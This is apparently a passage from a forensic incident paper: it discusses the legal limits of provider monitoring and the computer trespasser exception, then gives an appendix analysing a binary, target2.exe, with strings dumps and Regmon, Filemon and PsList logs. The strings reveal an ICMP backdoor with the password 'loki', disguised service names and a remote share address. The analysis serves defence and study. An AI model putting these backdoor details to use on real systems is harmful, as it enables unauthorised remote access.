It is important to note here that the Provider Exception is limited in power and scope – it is not criminal investigator's privilege. The precedent for tracking an intruder within a network is well established when used to prevent further damage to the system. *United States v. Mullins*, 992 F.2d 1472, 1478 (9th Cir. 1993) is an example of such a case. The scope of this monitoring is limited to only that which is necessary to protect the network – it does not imply a right to monitor all traffic. *United States v. McLaren*, 957 F. Supp. 215, 219 (M.D. Fla. 1997) established that there must be a "substantial nexus" between the monitoring and the threat to the provider's rights or property.

Note that these limitations would in no way interfere with the provider's right to engage in such activity if it is "necessary incident to the rendition of service".

There would also be additional remedies available (if law enforcement so desired) because the system being hacked is a government computer (i.e. a protected computer) -- the Federal Computer Fraud And Abuse Act (Part 3) § 1030(a)(3) applies in this situation. Because the hacker in question is no longer an exempted user as defined below, the hacker could be considered a "computer trespasser":

> *"does not include anyone known to the provider to have an existing contractual relationship with the provider. 18 U.S.C § 2510(21)(B)."*

The "computer trespasser" status allows law enforcement to intercept to or from the "computer trespasser" because they no longer have any expectation of privacy under the Fourth Amendment in any communications transmitted to, through, or from the protected computer.

In order for law enforcement to use the computer trespasser exception, the following conditions would have to be met:

1. *Law enforcement must obtain the consent of the owner.*
2. *The interception must be done by government or its agents.*
3. *The interception must be pursuant to an investigation.*
4. *The interception cannot acquire the communications other than those to or from the computer trespasser.*

18 U.S.C § 2511(2)(i)(I)-(IV)

It would be up to the government and ISP's management / legal team to determine if they felt such a cooperative investigation was in their best interest.

Appendix A: Additional Information

Appendix A contains supplemental information to this paper.

Unknown Binary (target2.exe)

Static Analysis

ASCII Strings Analysis

strings.exe -a target2.exe > ascii.txt

```
Strings v2.04
Copyright (C) 1999-2001 Mark Russinovich
Systems Internals - http://www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
PQR
 @@
t5j
hl@@
 @@
 @@
SUVW
|$(
D$
D$&
D$&
D$&
D$&
D$,QPR
|4,3
D$ j'P
D$"
T$,j'RP
_^]
_^]
|$
D$
D$&
D$&
D$&
D$&
L$,j
T$,VRS
|4,
D$ j'P
D$"
T$,j'RP
d0@
|$ h
D$$
```

```
L$0h
D$2
L$ j'Q
D$"j
D$,j'PQ
 @@
SUVW
L$
|$,
D$$
D$*
D$*
D$*
D$*
D$0QPR
t40
D$$j'P
D$&
T$0j'RP
_^]
_^]
|$$
D$$
D$*
D$*
D$*
D$*
L$0j
T$0URV
|,0
D$$j'P
D$&
T$0j'RP
d0@
_^][
 @@
T$$h
D$&
j'Q
D$ j'PQ
D$,
D$(h
L$(Q
T$
 1@
j(h
h(@@
`0@
80@
L$
T$$QRj
D$$PW
=L'
_][
f9F
t+h
f9F
f9F
f9F
,@@
4@@
<@@
IQR
```

```
`D@
\0@
5 @@
5,@@
f9F
`D@
\0@
5 @@
5,@@
0@@
<@@
IQR
5 @@
5,@@
f9F
 h0A@
VPPP
<@@
IQR
5 @@
5,@@
,@@
f9F
uEh
IRQh
,@@
 @@
SUV
5H0@
SPhxD@
h|D@
D$(
\$,
D$0
SQhpD@
htD@
8A@
<A@
T$$
D$(
T$,
|$,h`D@
xD@
tD@
SSS
D$|j
D$@SPS
\$X
D$TD
L0@
=d0@
tD@
5P0@
xD@
-T0@
|D@
T$|h
SQP
|D@
T$|RP
X0@
SSQ
9\$
```

```
@@@
USSSP3
IQR
`D@
\0@
- @@
-,@@
^][
_^]3
$('
SUVW
X j
|$(
IRQ
pD@
D$(PQ
D0@
5d0@
$<'
|D@
T0@
|D@
X0@
@@@
IQR
`D@
\0@
- @@
-,@@
^][
;eui
$8'
x!xu\
x"iuV
x#tuP
@A@
IQh@A@
- @@
-,@@
^][
_^]3
_^][
4D@
0D@
|$(
u Wj
^uP
hhA@
PA@
 "@
hPA@
@D@
DD@
HD@
5LD@
5PD@
5TD@
5XD@
8D@
t1h@D@
DD@
5TD@
5XD@
```

```
D@@
Ht Ht
HuQ
DD@
DD@
8D@
h@D@
5LD@
DD@
5TD@
5XD@
5D@@
VWh?
4D@
@0@
hPA@
 0@
0D@
=@0@
hPA@
4D@
hPA@
(0@
0D@
,0@
u@h`B@
0D@
00@
Ph<B@
h(B@
L$,
T$(QR
hPA@
D$4
L$0PQ
0D@
=$0@
4D@
Vh?
4D@
hPA@
(0@
0D@
00@
@0@
Ph0C@
0D@
0D@
5$0@
4D@
 Vh
<0@
0D@
0D@
$0@
uPh
0D@
hPA@
hxC@
L$4
T$0
0D@
QRP
```

```
hXC@
0D@
,0@
h8C@
%|0@
%x0@
h '@
%p0@
%l0@
h(1@
 SVW
= D@
Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr
time
printf
MSVCRT.dll
__dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
```

```
  p  fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
`@@
T@@
H@@
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================= Icmp BackDoor V0.1 =======================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
 Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
SMB2
SMB
SMB2
SMB
SMB2
SMB
SMBq
SMBu
?????
SMB2
SMB
SMB
SMB
SMB
SMB2
SMB
```

```
SMB
SMB
SMB
SMB2
SMB/
```

Unicode Strings Analysis

strings.exe target2.exe > unicode.txt

```
Strings v2.04
Copyright (C) 1999-2001 Mark Russinovich
Systems Internals - http://www.sysinternals.com

jjj
@jj
@jj
@jj
jjj
jjjjj
@jjjjjjj
Hello from MFC!
D(L
\winnt\system32\smsses.exe
\winnt\system32\smsses.exe
D(L
\\199.107.97.191\C$
\winnt\system32
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
\winnt\system32\reg.exe
```

Run-Time Analysis

Regmon (target2.exe)

```
1      35.65907036  target2.exe:680     OpenKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\target2.exe NOTFOUND
2      35.65917512  target2.exe:680     OpenKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\target2.exe NOTFOUND
3      35.65950812  target2.exe:680     OpenKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\target2.exe NOTFOUND
```

```
4       35.69426002  target2.exe:680     OpenKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\target2.exe NOTFOUND
5       35.69649271  target2.exe:680     OpenKey
        HKLM\System\CurrentControlSet\Control\Terminal Server SUCCESS      Key:
0xE27CCFE0
6       35.69658350  target2.exe:680     QueryValue
        HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat
        SUCCESS      0x0
7       35.69669469  target2.exe:680     CloseKey
        HKLM\System\CurrentControlSet\Control\Terminal Server SUCCESS      Key:
0xE27CCFE0
8       35.69696623  target2.exe:680     OpenKey
        HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS      Key:
0xE27CCFE0
9       35.69705340  target2.exe:680     QueryValue
        HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
        NOTFOUND
10      35.69715453  target2.exe:680     CloseKey
        HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS      Key:
0xE27CCFE0
11      35.69742439  target2.exe:680     OpenKey
        HKLM\System\CurrentControlSet\Control\Terminal Server SUCCESS      Key:
0xE27CCFE0
12      35.69750792  target2.exe:680     QueryValue
        HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat
        SUCCESS      0x0
13      35.69761017  target2.exe:680     CloseKey
        HKLM\System\CurrentControlSet\Control\Terminal Server SUCCESS      Key:
0xE27CCFE0
14      35.69803257  target2.exe:680     OpenKey      HKLM   SUCCESS      Key:
0xE27CCFE0
15      35.69813426  target2.exe:680     OpenKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics
        NOTFOUND
16      35.69912210  target2.exe:680     OpenKey
        HKLM\System\CurrentControlSet\Control\Error Message Instrument\
        NOTFOUND
17      35.69962104  target2.exe:680     OpenKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32
        SUCCESS      Key: 0xE2707FA0
18      35.69971239  target2.exe:680     QueryValue
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\target2
        NOTFOUND
19      35.69981129  target2.exe:680     CloseKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32
        SUCCESS      Key: 0xE2707FA0
20      35.69995488  target2.exe:680     OpenKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2
        SUCCESS      Key: 0xE2707FA0
21      35.70007473  target2.exe:680     QueryValue
        HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2\target20.0    NOTFOUND
22      35.70016971  target2.exe:680     CloseKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2
        SUCCESS      Key: 0xE2707FA0
23      35.70030353  target2.exe:680     OpenKey
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility
        SUCCESS      Key: 0xE2707FA0
24      35.70038930  target2.exe:680     QueryValue
        HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME
Compatibility\target2      NOTFOUND
```

```
25     35.70048456  target2.exe:680     CloseKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility
       SUCCESS      Key: 0xE2707FA0
26     35.70089802  target2.exe:680     OpenKey
       HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe    NOTFOUND
27     35.70102373  target2.exe:680     OpenKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows   SUCCESS
       Key: 0xE2707FA0
28     35.70110587  target2.exe:680     QueryValue
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
       SUCCESS      ""
29     35.70121258  target2.exe:680     CloseKey
       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows   SUCCESS
       Key: 0xE2707FA0
30     35.70241888  target2.exe:680     OpenKey      HKCU   SUCCESS      Key:
0xE2707FA0
31     35.70252309  target2.exe:680     OpenKey
       HKLM\System\CurrentControlSet\Control\Nls\MUILanguages      NOTFOUND

32     35.70263232  target2.exe:680     OpenKey      HKCU\Control Panel\Desktop
       SUCCESS      Key: 0xE286D340
33     35.70274267  target2.exe:680     QueryValue   HKCU\Control
Panel\Desktop\MultiUILanguageId  NOTFOUND
34     35.70283653  target2.exe:680     CloseKey     HKCU\Control Panel\Desktop
       SUCCESS      Key: 0xE286D340
35     35.70290554  target2.exe:680     CloseKey     HKCU   SUCCESS      Key:
0xE2707FA0
36     35.70697030  target2.exe:680     OpenKey
       HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS      Key:
0xE2707FA0
37     35.70706668  target2.exe:680     QueryValue
       HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default)
       SUCCESS      0xE
38     35.70718625  target2.exe:680     CloseKey
       HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS      Key:
0xE2707FA0
39     50.70772235  target2.exe:680     CloseKey     HKLM   SUCCESS      Key:
0xE27CCFE0
```

<u>Filemon (target2.exe)</u>

```
1      9:44:46 PM   CMD.EXE:384  OPEN   C:\UB_Test\  SUCCESS      Options: Open
Directory  Access: All
2      9:44:46 PM   CMD.EXE:384  CLOSE  C:\UB_Test\  SUCCESS
3      9:44:46 PM   CMD.EXE:384  OPEN   C:\UB_Test\  SUCCESS      Options: Open
Directory  Access: All
4      9:44:46 PM   CMD.EXE:384  CLOSE  C:\UB_Test\  SUCCESS
5      9:44:46 PM   CMD.EXE:384  OPEN   C:\UB_Test\  SUCCESS      Options: Open
Directory  Access: All
6      9:44:46 PM   CMD.EXE:384  CLOSE  C:\UB_Test\  SUCCESS
7      9:44:46 PM   CMD.EXE:384  OPEN   C:\    SUCCESS      Options: Open
Directory  Access: All
8      9:44:46 PM   CMD.EXE:384  DIRECTORY    C:\    SUCCESS
       FileDirectoryInformation: WINNT
9      9:44:46 PM   CMD.EXE:384  CLOSE  C:\    SUCCESS
10     9:44:46 PM   CMD.EXE:384  OPEN   C:\WINNT     SUCCESS      Options: Open
Directory  Access: All
11     9:44:46 PM   CMD.EXE:384  DIRECTORY    C:\WINNT     SUCCESS
       FileDirectoryInformation: system32
12     9:44:46 PM   CMD.EXE:384  CLOSE  C:\WINNT     SUCCESS
```

```
13     9:44:46 PM   CMD.EXE:384  OPEN   C:\WINNT\system32   SUCCESS
       Options: Open Directory  Access: All
14     9:44:46 PM   CMD.EXE:384  DIRECTORY    C:\WINNT\system32   SUCCESS
       FileDirectoryInformation: CMD.EXE
15     9:44:46 PM   CMD.EXE:384  CLOSE  C:\WINNT\system32   SUCCESS
16     9:44:46 PM   CMD.EXE:384  OPEN   C:\UB_Test   SUCCESS      Options: Open
Access: All
17     9:44:46 PM   CMD.EXE:384  QUERY INFORMATION   C:\UB_Test   SUCCESS
       Attributes: D
18     9:44:46 PM   CMD.EXE:384  CLOSE  C:\UB_Test   SUCCESS
19     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT\system32\target2.exe
       SUCCESS      Options: Open  Access: All
20     9:44:48 PM   CMD.EXE:1272 QUERY INFORMATION
       C:\WINNT\system32\target2.exe    SUCCESS      Attributes: A
21     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT\system32\target2.exe
       SUCCESS
22     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT\system32\  SUCCESS
       Options: Open Directory  Access: All
23     9:44:48 PM   CMD.EXE:1272 DIRECTORY    C:\WINNT\system32\  SUCCESS
       FileBothDirectoryInformation: target2.exe
24     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT\system32\  SUCCESS
25     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT\system32\target2.exe
       SUCCESS      Options: Open  Access: Execute
26     9:44:48 PM   CMD.EXE:1272 QUERY INFORMATION
       C:\WINNT\system32\target2.exe    SUCCESS      Length: 26793
27     9:44:48 PM   CMD.EXE:1272 QUERY INFORMATION
       C:\WINNT\system32\target2.exe    SUCCESS      FileNameInformation
28     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT\system32\target2.exe
       SUCCESS
29     9:44:48 PM   CMD.EXE:1272 OPEN   C:\    SUCCESS      Options: Open
Directory  Access: All
30     9:44:48 PM   CMD.EXE:1272 DIRECTORY    C:\    SUCCESS
       FileDirectoryInformation: WINNT
31     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\    SUCCESS
32     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT     SUCCESS      Options: Open
Directory  Access: All
33     9:44:48 PM   CMD.EXE:1272 DIRECTORY    C:\WINNT     SUCCESS
       FileDirectoryInformation: system32
34     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT     SUCCESS
35     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT\system32   SUCCESS
       Options: Open Directory  Access: All
36     9:44:48 PM   CMD.EXE:1272 DIRECTORY    C:\WINNT\system32   SUCCESS
       FileDirectoryInformation: CMD.EXE
37     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT\system32   SUCCESS
38     9:44:48 PM   CMD.EXE:1272 OPEN   C:\WINNT\system32   SUCCESS
       Options: Open  Access: All
39     9:44:48 PM   CMD.EXE:1272 QUERY INFORMATION   C:\WINNT\system32
       SUCCESS      Attributes: DA
40     9:44:48 PM   CMD.EXE:1272 CLOSE  C:\WINNT\system32   SUCCESS
41     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\target2.exe    SUCCESS      FileNameInformation
42     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32   SUCCESS
       Options: Open Directory  Access: Traverse
43     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\WS2_32.dll
       SUCCESS      Options: Open  Access: All
44     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\WS2_32.dll     SUCCESS      Attributes: A
45     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\WS2_32.dll
       SUCCESS
46     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\WS2_32.dll
       SUCCESS      Options: Open  Access: Execute
47     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\WS2_32.dll     SUCCESS      FileNameInformation
```

```
48     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\WS2_32.dll
       SUCCESS
49     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\WS2HELP.DLL
       SUCCESS      Options: Open  Access: All
50     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\WS2HELP.DLL    SUCCESS      Attributes: A
51     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\WS2HELP.DLL
       SUCCESS
52     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\WS2HELP.DLL
       SUCCESS      Options: Open  Access: Execute
53     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\WS2HELP.DLL    SUCCESS      FileNameInformation
54     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\WS2HELP.DLL
       SUCCESS
55     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MFC42.DLL
       SUCCESS      Options: Open  Access: All
56     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\MFC42.DLL      SUCCESS      Attributes: A
57     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\MFC42.DLL
       SUCCESS
58     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MFC42.DLL
       SUCCESS      Options: Open  Access: Execute
59     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\MFC42.DLL      SUCCESS      FileNameInformation
60     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\MFC42.DLL
       SUCCESS
61     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MSVCP60.dll
       SUCCESS      Options: Open  Access: All
62     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\MSVCP60.dll    SUCCESS      Attributes: N
63     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\MSVCP60.dll
       SUCCESS
64     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MSVCP60.dll
       SUCCESS      Options: Open  Access: Execute
65     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\MSVCP60.dll    SUCCESS      Length: 401462
66     9:44:48 PM   target2.exe:680     QUERY INFORMATION
       C:\WINNT\system32\MSVCP60.dll    SUCCESS      FileNameInformation
67     9:44:48 PM   target2.exe:680     CLOSE  C:\WINNT\system32\MSVCP60.dll
       SUCCESS
68     9:44:48 PM   target2.exe:680     OPEN
       C:\WINNT\system32\target2.exe.Local     FILE NOT FOUND      Options: Open
Access: All
69     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MFC42LOC.DLL
       FILE NOT FOUND      Options: Open  Access: All
70     9:44:48 PM   target2.exe:680     OPEN   C:\WINNT\system32\MFC42LOC.DLL
       FILE NOT FOUND      Options: Open  Access: All
71     9:45:03 PM   target2.exe:680     CLOSE  C:\WINNT\system32   SUCCESS
```

PsList (-s) (target2.exe)

```
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time    Kernel Time   Elapsed Time
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:26.160
System          8   0  59  288    220   0:00:00.000   0:00:09.183    1:02:28.169
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:28.169
CSRSS         264   0  11  395   2312   0:00:00.110   0:00:10.144    1:02:04.275
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:03.133
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:01.140
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:01.070
```

```
svchost       524   0   8  275    5008   0:00:00.130   0:00:00.230    1:01:54.721
spoolsv       576   0  12  147    4944   0:00:00.200   0:00:00.570    1:01:46.750
msdtc         608   0  21  215    5692   0:00:00.090   0:00:00.170    1:01:46.389
defwatch      716   0   3   34    1376   0:00:00.010   0:00:00.040    1:01:42.193
svchost       736   0  14  239    6836   0:00:00.230   0:00:01.832    1:01:42.003
LLSSRV        764   0   9   75    2176   0:00:00.020   0:00:00.050    1:01:40.811
rtvscan       888   0  36  201    9236   0:00:00.460   0:00:05.527    1:01:29.785
PERSFW        900   0   7  108    4912   0:00:00.230   0:00:00.130    1:01:27.252
mstask        924   0   6  121    3224   0:00:00.030   0:00:00.070    1:01:26.791
Idle            0   0   1    0      16   0:00:00.000   0:56:53.808    1:02:28.169
svchost      1020   0   5  153    6336   0:00:00.080   0:00:00.220    1:01:25.739
dfssvc       1048   0   2   37    1536   0:00:00.030   0:00:00.010    1:01:25.319
MSGSYS       1188   0   5   99    3052   0:00:00.010   0:00:00.090    1:01:11.389
explorer     1356   0  10  257    5532   0:00:02.333   0:00:07.911    1:00:10.681
vptray        684   0   3  116    4612   0:00:00.040   0:00:00.250    1:00:05.013
fpdisp4      1408   0   2   47    2788   0:00:00.030   0:00:00.180    1:00:03.822
Directcd     1412   0   3  104    4564   0:00:00.180   0:00:00.751    1:00:01.809
inetinfo     1480   0   5  128    4316   0:00:00.190   0:00:00.460    0:59:49.651
PDExplo       400   0   8  191    3340   0:00:13.459   0:00:18.466    0:37:00.703
Filemon      1320   0   2   39    3904   0:00:06.929   0:00:10.945    0:32:35.411
Regmon       1100   0   2   39    4540   0:01:04.452   0:00:42.591    0:32:26.188
CMD           384   0   1   23    1092   0:00:00.030   0:00:00.070    0:25:23.721
CMD          1272   0   1   21    1004   0:00:00.020   0:00:00.010    0:16:49.301
PHOTOED       544   0   3   87    2136   0:00:00.310   0:00:00.771    0:15:38.509
CMD           392   0   1   21    1048   0:00:00.020   0:00:00.060    0:05:08.874
pslist       1392   0   3   99    1508   0:00:00.030   0:00:00.130    0:00:00.130
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd     Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0      16   0:00:00.000   0:56:54.800    1:02:29.211
pslist       1392   3   3   99    1560   0:00:00.060   0:00:00.140    0:00:01.171
svchost      1020   0   5  153    6336   0:00:00.080   0:00:00.220    1:01:26.781
CSRSS         264   0  11  395    2312   0:00:00.110   0:00:10.144    1:02:05.316
WINLOGON      260   0  18  426    3176   0:00:00.480   0:00:02.002    1:02:04.175
SERVICES      316   0  39  588    6036   0:00:00.881   0:00:05.147    1:02:02.182
LSASS         328   0  15  250    5148   0:00:00.400   0:00:00.470    1:02:02.112
svchost       524   0   8  275    5008   0:00:00.130   0:00:00.230    1:01:55.763
spoolsv       576   0  12  147    4944   0:00:00.200   0:00:00.570    1:01:47.791
msdtc         608   0  21  215    5692   0:00:00.090   0:00:00.170    1:01:47.431
defwatch      716   0   3   34    1376   0:00:00.010   0:00:00.040    1:01:43.234
svchost       736   0  14  239    6836   0:00:00.230   0:00:01.832    1:01:43.044
LLSSRV        764   0   9   75    2176   0:00:00.020   0:00:00.050    1:01:41.853
rtvscan       888   0  36  201    9236   0:00:00.460   0:00:05.527    1:01:30.827
PERSFW        900   0   7  108    4912   0:00:00.230   0:00:00.130    1:01:28.293
mstask        924   0   6  121    3224   0:00:00.030   0:00:00.070    1:01:27.832
System          8   0  58  288     220   0:00:00.000   0:00:09.183    1:02:29.211
SMSS          240   0   6   34     368   0:00:00.010   0:00:01.321    1:02:29.211
dfssvc       1048   0   2   37    1536   0:00:00.030   0:00:00.010    1:01:26.360
MSGSYS       1188   0   5   99    3052   0:00:00.010   0:00:00.090    1:01:12.430
explorer     1356   0  10  257    5532   0:00:02.333   0:00:07.911    1:00:11.723
vptray        684   0   3  116    4612   0:00:00.040   0:00:00.250    1:00:06.055
fpdisp4      1408   0   2   47    2788   0:00:00.030   0:00:00.180    1:00:04.863
Directcd     1412   0   3  104    4564   0:00:00.180   0:00:00.751    1:00:02.850
inetinfo     1480   0   5  128    4316   0:00:00.190   0:00:00.460    0:59:50.693
PDExplo       400   0   8  191    3376   0:00:13.469   0:00:18.466    0:37:01.744
Filemon      1320   0   2   39    3904   0:00:06.929   0:00:10.945    0:32:36.453
Regmon       1100   0   2   39    4540   0:01:04.452   0:00:42.591    0:32:27.229
CMD           384   0   1   23    1092   0:00:00.030   0:00:00.070    0:25:24.762
CMD          1272   0   1   21    1004   0:00:00.020   0:00:00.010    0:16:50.342
PHOTOED       544   0   3   87    2136   0:00:00.310   0:00:00.771    0:15:39.551
CMD           392   0   1   21    1048   0:00:00.020   0:00:00.060    0:05:09.915
stisvc        952   0   4   56    1616   0:00:00.010   0:00:00.030    1:01:27.201
Process information for NOBODY550:
```

```
Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  96   1    0     16   0:00:00.000   0:56:55.721    1:02:30.242
pslist       1392   2   3   99   1564   0:00:00.080   0:00:00.150    0:00:02.203
Regmon       1100   1   2   39   4540   0:01:04.462   0:00:42.601    0:32:28.261
explorer     1356   1  10  257   5532   0:00:02.343   0:00:07.921    1:00:12.754
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:03.213
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:03.143
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:05.206
System          8   0  58  288    220   0:00:00.000   0:00:09.193    1:02:30.242
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:30.242
CSRSS         264   0  11  398   2320   0:00:00.110   0:00:10.154    1:02:06.348
svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:01:56.794
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:44.076
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:42.884
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:48.462
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:29.324
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:28.864
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:48.823
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:44.266
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:27.392
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:13.462
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:31.858
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:07.086
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:05.895
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:03.882
inetinfo     1480   0   5  128   4316   0:00:00.190   0:00:00.460    0:59:51.724
PDExplo       400   0   8  191   3376   0:00:13.469   0:00:18.466    0:37:02.776
Filemon      1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:37.484
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:28.233
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:25.793
CMD          1272   0   1   22   1024   0:00:00.020   0:00:00.010    0:16:51.374
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:40.582
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:10.947
svchost      1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:27.812
target2       680   0   1   18   1180   0:00:00.020   0:00:00.000    0:00:00.230
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16   0:00:00.000   0:56:56.692    1:02:31.274
pslist       1392   2   3   99   1544   0:00:00.100   0:00:00.160    0:00:03.234
Regmon       1100   1   2   39   4540   0:01:04.482   0:00:42.601    0:32:29.292
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:06.238
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:04.245
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:04.175
CSRSS         264   0  11  398   2320   0:00:00.110   0:00:10.154    1:02:07.379
svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:01:57.825
